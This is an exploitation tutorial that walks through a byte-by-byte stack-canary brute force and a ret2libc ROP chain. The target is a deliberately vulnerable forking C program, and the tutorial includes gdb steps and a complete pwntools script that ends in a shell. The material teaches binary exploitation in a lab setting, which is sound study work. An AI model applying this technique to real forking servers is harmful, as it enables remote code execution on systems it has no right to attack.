Dealing with ASLR + Stack Canaries
This time we are going to tackle the problem of stack canaries. There are several types of bugs that can compromise the security of a stack canary. One of the most common examples is the use of an untrusted format string to leak the canary value to an attacker. In this exercise however, I want to tackle the (in my opinion) more interesting case of a normal buffer overflow against a process that uses fork().
This is an extremely common scenario. For example web servers will fork to split off threads to handle each request while the parent keeps listening for new connections.
In such an application, the stack canary never changes even if the child threads crash. And that is a key factor we can exploit to figure out the value of the stack canary and bypass it fully.
Exploitation
Recommended tools:
- gdb (For any debugging on linux this is just the best tool there is period)
- gef (https://gef.readthedocs.io/en/master/)
- pwntools (https://github.com/Gallopsled/pwntools)
Compilation
We have the following vulnerable application:
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/wait.h>


void func(){
    char overflowme[32];
    printf("overflow me: ");
    fflush(stdout);
    read(STDIN_FILENO, overflowme, 200);
    printf("Now you face the wrath of my canary!\n");
    fflush(stdout);
}


int main(int argc, char* argv[]){
    while(1) {
        if (fork()== 0) {
            func();
            printf("Ok bye!\n");
            fflush(stdout);
            exit(0);
        } else {
            wait(NULL);
        }
    }
    return 0;
}
We compile it with:
gcc bof_stackcanary.c -o bof_stackcanary -no-pie -fstack-protectorInvestigation
Running this and overflowing the buffer shows us a very different error message than we have seen so far. Instead of the common segmentation fault, we now see:

The child thread dies, but not with segmentation fault but with a stack smashing detected message and the parent thread continues on and spawns a new child right after.
We can have a look at the application in gdb and see the stack canary in action. Be sure to run the following gdb command so that you will debug the child after the fork rather than the parent:
gef> set follow-fork-mode child
We see the canary clearly in action. The end of each function call is now protected by a call to __stack_chk_fail and the value of the canary is placed on the stack right above the stored frame pointer and the return address.
If we overwrite any part of the canary, the __stack_chk_fail will see this and terminate the process with the ***stack smashing detected*** message.
We should also take note that the stack canary starts with 0x00 in linux. This prevents several canary brute force methods as a lot of overflows originate from string copy functions which would terminate when they see a null byte.
NOTE: You might have noticed that we also are using a different C function for filling the buffer. Rather than using “gets” in our C program we have started to use “read”. This is because gets actually stops reading when it sees a newline or EOF character and forcibly changes it to a null byte which would make this exploit impossible. “read” on the other hand just reads in pure bytes and pumps them into the buffer.
Popping a Shell
What we are going to do is send a buffer that will overflow exactly one byte of the canary. We will send every possible byte until we see that the application continues like normal. At that point we know we have overwritten the byte of the canary with the value it already had. We then iterate this process for the remaining bytes.
This iterative process means that we just have to bruteforce 256 bytes and do that 8 times, which is much much faster than bruteforcing the entire canary at once. This is only possible because we have full control over the end of the buffer. Any function that forcibly null terminates the buffer will not allow us to bruteforce the canary.
Building this all out in python gets us:
#!/usr/bin/env python3

from pwn import *

# NOTE: this path cannot contain spaces
process_name = '/home/polle/Desktop/buffer_overflow/bof_stackcanary'

use_gdb = False
gdb_args = '''
#break *func+72
#break *func+77
gef config context.nb_lines_stack 30
gef config context.nb_lines_code 20
#set follow-fork-mode child
continue'''

if use_gdb:
    # We start our process in GDB
    # This allows us to also immediately execute some gdb commands
    p = gdb.debug(process_name, gdb_args)
else:
    # We start our process normally
    p = process(process_name)

elf = ELF(process_name) # Extract data from binary
rop = ROP(elf) # Find ROP gadgets

libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

def get_addr(buffer_payload, func_name):
    FUNC_GOT = elf.got[func_name]
    log.info(func_name + " GOT @ " + hex(FUNC_GOT))
    # Create rop chain
    rop = buffer_payload + ebp.encode() + p64(POP_RDI) + p64(FUNC_GOT) + p64(PUTS_PLT) + p64(MAIN_PLT)

    # Send our rop-chain payload
    print(p.clean())
    p.sendline(rop)

    # Parse leaked address
    leaked_string = p.recvuntil("overflow me:")
    print(leaked_string)
    recieved = leaked_string.replace(b"overflow me:", b"").strip()
    recieved = recieved.replace(b"Now you face the wrath of my canary!", b"").strip()
    leak = u64(recieved.ljust(8, b"\x00"))
    log.info("Leaked libc address,  "+func_name+": "+ hex(leak))

    if libc != "":
        libc.address = leak - libc.symbols[func_name] # Save libc base
        log.info("libc base @ %s" % hex(libc.address))

    return hex(leak)


def bruteforce_next_byte(payload):
    for i in range(256):
        next_test = 0x01 * i
        next_test = bytes([next_test])
        test_payload = payload + next_test
        # Note that we cannot send any newlines here as "read" will just absorb them into the buffer
        p.send(test_payload)
        output = p.recvuntil("overflow me:")
        #print(output)
        if "smashing" not in output.decode():
            print(f"[+] Found canary byte {hex(i)}")
            return next_test
            break
        if i == 255:
            print(f"[-] Failed to find canary byte")
            exit()


offset = 'A'*24 + 'BBBBBBBBCCCCCCCC'
ebp = 'XXXXXXXX'
MAIN_PLT = elf.symbols['main']
PUTS_PLT = elf.plt["printf"]
POP_RDI = (rop.find_gadget(['pop rdi', 'ret']))[0]

log.info("main start: " + hex(MAIN_PLT))
log.info("printf plt: " + hex(PUTS_PLT))
log.info("pop rdi; ret  gadget: " + hex(POP_RDI))

p.clean()
payload_to_canary = offset.encode()

canary = b''
for i in range(8):
    canary = canary + bruteforce_next_byte(payload_to_canary + canary)

print(f"Found canary value: {canary.hex()}")
payload_with_canary = payload_to_canary + canary

get_addr(payload_with_canary, "printf")

# We have to do this AFTER doing get_addr once. get_addr will set the base address of libc, which will then automatically be added to our search
# If we do this before setting libc, we will just get the address without the ASLR offset
BIN_SH = next(libc.search(b"/bin/sh"))
SYSTEM = libc.sym["system"]

payload = payload_with_canary + ebp.encode() + p64(POP_RDI) + p64(BIN_SH) + p64(SYSTEM)

print(p.clean())
p.sendline(payload)

# Receive all data that the application sent us that we have not yet processed and print it
print(p.clean())
# Start interaction with application
p.interactive()

Running this gets us a shell as before: